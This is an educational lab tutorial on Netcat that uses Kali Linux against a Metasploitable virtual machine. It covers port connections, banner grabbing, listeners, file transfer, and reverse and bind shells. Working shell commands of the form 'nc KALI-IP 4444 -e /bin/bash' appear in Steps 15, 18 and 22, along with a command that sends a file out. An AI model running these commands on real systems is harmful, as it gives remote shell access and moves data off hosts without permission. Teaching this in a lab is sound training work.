Network Connections and Reverse Shells with Netcat

Before completing this lab, ensure you are working in a legal and safe environment. If you haven't already, you can set up your own hacking lab by completing our first tutorial:
Setting Up Your Free Virtual Hacking Environment
Now we are going to learn one of the simplest but most powerful networking tools in Kali Linux:
Netcat
Netcat is often called:
The Swiss Army Knife of Networking
And honestly, that description is accurate.
Because Netcat can:
- create connections,
- listen on ports,
- transfer files,
- grab banners,
- send data,
- receive data,
- and create shells.
This is one of those tools that teaches you how networking actually works.
What Netcat Actually Does
Netcat creates raw TCP or UDP network connections.
That sounds simple.
But simple tools become incredibly powerful when combined with networking knowledge.
Netcat is commonly used for:
- testing ports,
- troubleshooting,
- service interaction,
- file transfers,
- reverse shells,
- bind shells,
- and debugging network applications.
Our Lab Setup
We will continue using:
- Kali Linux = attacker machine
- Metasploitable = target machine
This gives us a safe environment to practice networking concepts.
Step 1 – Start Both Virtual Machines
Open VMware.
Start:
- Kali Linux
- Metasploitable
Wait until both fully boot.
Log into Metasploitable with:
Username: msfadmin
Password: msfadmin
Step 2 – Find The Metasploitable IP Address
Inside Metasploitable, run:
ifconfig
Look for the IP address.
Example:
192.168.182.130
Write this IP down.
Step 3 – Verify Connectivity
Inside Kali Linux, ping the target:
ping TARGET-IP
Example:
ping 192.168.182.130
If replies appear, networking is working correctly.
Stop the ping:
CTRL + C
Step 4 – Verify Netcat Is Installed
Kali usually includes Netcat already.
Check by running:
nc
or:
netcat
If Netcat is missing, install it:
sudo apt update
sudo apt install netcat-traditional
Step 5 – Understanding Ports
Before using Netcat, remember:
Services Listen on Ports
Examples:
| Port | Service |
|---|---|
| 21 | FTP |
| 22 | SSH |
| 23 | Telnet |
| 80 | HTTP |
Netcat allows us to interact directly with these services.
Step 6 – Basic Port Connection
Let’s connect to a web server manually.
Run:

nc TARGET-IP 80
Example:
nc 192.168.182.130 80
You now have a raw TCP connection to port 80.
Step 7 – Send A Manual HTTP Request
While connected, type:
GET / HTTP/1.1
Host: 192.168.182.130
Press Enter twice.
You should receive an HTTP response from the server.
This is important.
Because now you are manually interacting with a web server without a browser.
This helps you understand:
- protocols,
- requests,
- responses,
- and raw network communication.
Step 8 – Exit Netcat
Exit the connection:
CTRL + C
Step 9 – Understanding Banner Grabbing
Many services identify themselves when connected.
This is called:
Banner Grabbing
Banner grabbing helps identify:
- software,
- versions,
- services,
- and configurations.
Step 10 – Grab A Banner from FTP
Connect to FTP:
nc TARGET-IP 21
Example:
nc 192.168.182.130 21
You may see something like:
220 (vsFTPd 2.3.4)
That is the service banner.
Attackers use this information to identify vulnerable software.
Step 11 – Grab A Banner from SSH
Connect to SSH:
nc TARGET-IP 22
Example:
nc 192.168.182.130 22
You may see:
SSH-2.0-OpenSSH_4.7p1
Again, this reveals:
- software,
- versions,
- and possible vulnerabilities.
Step 12 – Understanding Listeners
Netcat can also:
Listen for Connections
This means it waits for incoming traffic.
Inside Kali Linux, create a listener:
nc -lvnp 4444
Let’s break this down:
| Option | Meaning |
|---|---|
-l | listen mode |
-v | verbose |
-n | numeric only |
-p | specify port |
Kali is now waiting for connections on port:
4444
Step 13 – Connect to the Listener
Inside Metasploitable, open the terminal.
Connect back to Kali:
nc KALI-IP 4444
Replace:
KALI-IP
with your Kali Linux IP address.
Example:
nc 192.168.182.128 4444
Now type messages in one terminal.
They should appear in the other.
You now created a raw TCP communication channel.
Step 14 – Understanding Reverse Shells
One of the most famous Netcat concepts is:
Reverse Shells
A reverse shell means:
- the target system initiates a connection,
- back to the attacker machine,
- and provides shell access.
This matters because outbound connections are often allowed through firewalls.
Step 15 – Create A Basic Reverse Shell
Inside Kali Linux, start a listener:
nc -lvnp 4444
Now inside Metasploitable, run:
nc KALI-IP 4444 -e /bin/bash
Example:
nc 192.168.182.128 4444 -e /bin/bash
If successful, the Kali listener now receives shell access.
Try running:
whoami
Or:
pwd
You are now interacting with the Metasploitable shell remotely.
Step 16 – Understand Why Reverse Shells Matter
Reverse shells are important because:
- they create remote command execution,
- allow remote interaction,
- and demonstrate how attackers maintain access.
This is one of the foundational concepts in penetration testing.
Step 17 – Exit The Reverse Shell
Exit the shell:
exit
Or press:
CTRL + C
on the listener.
Step 18 – Understanding Bind Shells
A bind shell is different.
Instead of connecting outward:
- the target opens a listening port,
- and the attacker connects inward.
Example on Metasploitable:
nc -lvnp 5555 -e /bin/bash
Now from Kali:
nc TARGET-IP 5555
This creates shell access too.
Step 19 – File Transfers with Netcat
Netcat can transfer files.
On Kali, create a listener:
nc -lvnp 4444 > received.txt
Now on Metasploitable:
nc KALI-IP 4444 < testfile.txt
The file contents transfer across the network.
This demonstrates how simple tools can move data between systems.
Step 20 – Understanding Why Netcat Matters
Netcat teaches:
- TCP connections,
- ports,
- listeners,
- clients,
- shells,
- file transfers,
- and raw networking.
And honestly, networking knowledge is one of the biggest differences between beginners and professionals.
Because once you understand raw connections, many security concepts become much easier.
Step 21 – Common Beginner Mistakes
Forgetting Which Machine Is Listening
One system listens. One system connects.
Beginners constantly reverse these.
Using Wrong IP Addresses
Verify:
- attacker IP,
- target IP,
- and network connectivity.
Ignoring Firewalls
Real environments often block ports and connections.
Memorizing Commands Without Understanding Networking
Understand:
- listeners,
- clients,
- ports,
- and communication flow.
That matters far more than memorizing syntax.
Step 22 – Useful Netcat Commands
Connect to port
nc TARGET-IP 80
Create listener
nc -lvnp 4444
FTP banner grabbing
nc TARGET-IP 21
SSH banner grabbing
nc TARGET-IP 22
Reverse shell
nc KALI-IP 4444 -e /bin/bash
Bind shell
nc -lvnp 5555 -e /bin/bash
File transfer listener
nc -lvnp 4444 > received.txt
Step 23 – Why Netcat Is So Popular
Netcat remains extremely popular because:
- it is lightweight,
- flexible,
- simple,
- and powerful.
Security professionals use Netcat constantly for:
- troubleshooting,
- testing,
- service interaction,
- shell handling,
- and networking experiments.
And honestly, it is one of the best tools for learning how TCP communication actually works.
Closing Thoughts
Netcat is one of the simplest but most educational networking tools in Kali Linux.
And once you understand:
- listeners,
- connections,
- ports,
- and shells,
…a huge amount of cybersecurity knowledge starts making more sense.
The real lesson is not:
- “how to create shells.”
The real lesson is understanding:
- how systems communicate,
- how services connect,
- and how networking really works underneath applications.
In the next tutorials, we will continue exploring Kali Linux tools, exploitation frameworks, and penetration testing concepts inside our hacking lab.
Please Subscribe to keep up with future tutorials, and always feel free to contact me or leave a comment below.